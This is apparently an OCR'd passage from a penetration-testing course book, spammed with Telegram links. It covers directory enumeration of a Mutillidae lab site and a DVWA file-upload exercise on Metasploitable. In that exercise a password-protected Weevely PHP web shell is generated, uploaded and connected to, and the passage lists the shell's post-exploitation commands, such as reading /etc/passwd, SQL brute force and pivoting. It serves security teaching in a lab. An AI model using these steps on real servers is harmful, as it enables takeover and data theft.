
---- Entering directory: http://10.0.2.5/mutillidae/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

https://t.me/learningnets

**Analyzing the files discovered:**

The files discovered is pages that we can access them through web browser because they are listed under the www directory and they may provide a valuable information, these files can be accessed from the web browser following the link as is shown in the screenshot below

- For example we can access : http://10.0.2.5/mutillidae/bhbinfo




**PHP Version 5.2.4-2ubuntu5.10**

| | |
|---|---|
| System | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 |
| Build Date | Jan 6 2010 21:50:12 |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php5/cgi |
| Loaded Configuration File | /etc/php5/cgi/php.ini |
| Scan this dir for additional .ini files | /etc/php5/cgi/conf.d |
| additional .ini files parsed | /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini |
| PHP API | 20041225 |
| PHP Extension | 20060613 |
| Zend Extension | 220060519 |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Memory Manager | enabled |
| IPv6 Support | enabled |
| Registered PHP Streams | zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps |
| Registered Stream Socket Transports | tcp, udp, unix, udg, ssl, sslv3, sslv2, tls |
| Registered Stream Filters | string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.* |

- This file shows the PHP design information
- Another example if we check the robots file


https://t.me/learningnets




- The robots.txt file inform google and other search engine not to list the files that it in the list above.
- If we check the passwords file in the web browser:




- If we click on the accounts.txt file, we will get the following:




## 12.6. File uploads, code execution and file exclusion

There are some website allow users to upload files to the website such as

https://t.me/learningnets

advertisement websites that  allow users to upload images If the website is not secure that may allow users to upload other types of files to the website that compromise the website and allow adversaries to take control of the website. In the following exercise we are going to control vulnerable website by uploading PHP file that will give u a php shell and allow us to control the website

## Exercise 48: File Upload


In this exercise we are going to use the Metasploitable Virtual machine website, to see how we can use file upload vulnerability on the website to upload PHP code that will give us full control of the website Server.

1. From Kali open web browser and enter the Metasploitable IP address then click on DVWA and Login.
2. Login used:

Admin / password





3. Setup DVWA security to low:





4. Click on upload

https://t.me/learningnets




5. The web site allow us to upload files using the upload button ( in real life scenarios websites such as classified websites allow you to upload images and other files)
6. The website is expecting us to upload an image, first we will upload an image as the site expecting, then will upload a PHP file.
7. Uploading image file to the website: Browse to the Image and select it then click upload


https://t.me/learningnets




8. As you can see the picture was uploaded to the link shown ../../hackable/uploads/index.jpg

9. To see the picture uploaded, in Kali Browser, insert the picture link as shown in below screenshot

https://t.me/learningnets




**Uploading PHP file**:

**Weevely** : Weevely is a stealth PHP web shell that simulate telnet-like connection. It is an essential tool for web application post exploitation and can be used as stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.

10. We are going to use Weevely tool to create a payload in a php file and upload it to the website
11. To create php shell file go to Kali terminal and type the following commands:


**#weevely generate 12345 /root/shell.php**

(12345 is a password that we protect our file so when it uploaded to the website only we can use it.


https://t.me/learningnets

```
root@kali: ~ 85x47
root@kali:~# weevely generate 12345 /root/shell.php
Generated '/root/shell.php' with password '12345' of 751 byte size.
root@kali:~# ls
bashtop                 ikekYAXP.jpeg
bettercap.history       javacode.js
boy.jpg                 kage
Desktop                 Music
dirbout.txt             Pictures
Documents               Proxadd
Downloads               Public
handshak-01.csv         realtek-rtl88xxau-dkms_5.6.4.2~20200529-0kali1_all.deb
handshak-01.kismet.csv  rtl8812au
hs-01.cap               samplelist
hs2-01.cap              shell.php
hs2-01.csv              Templates
```

12. The file is generated and stored in Kali under /root
13. Make sure DVWA website Security is set to low





14. Go to the website and upload the shell.php file




15. Use Kali to connect to the file shell.php which we uploaded to the site

**#weevely < web link to the file > password**

16. From Weevely> we can run any Linux command in the target machine




17. To see what other options that Weevely can do just type help

https://t.me/learningnets

```
www-data@10.0.2.5:/var/www/dvwa/hackable/uploads $ help
The remote script execution triggers an error 500, check script and payload integrity

:bruteforce_sql              Bruteforce SQL database.
:net_mail                    Send mail.
:net_curl                    Perform a curl-like HTTP request.
:net_phpproxy                Install PHP proxy on the target.
:net_scan                    TCP Port scan.
:net_ifconfig                Get network interfaces addresses.
:net_proxy                   Run local proxy to pivot HTTP/HTTPS browsing through the target.
:audit_disablefunctionbypass Bypass disable_function restrictions with mod_cgi and .htaccess.
:audit_etcpasswd             Read /etc/passwd with different techniques.
:audit_suidsgid              Find files with SUID or SGID flags.
:audit_phpconf               Audit PHP configuration.
:audit_filesystem            Audit the file system for weak permissions.
:sql_dump                    Multi dbms mysqldump replacement.
:sql_console                 Execute SQL query or run console.
:shell_sh                    Execute shell commands.
:shell_php                   Execute PHP commands.
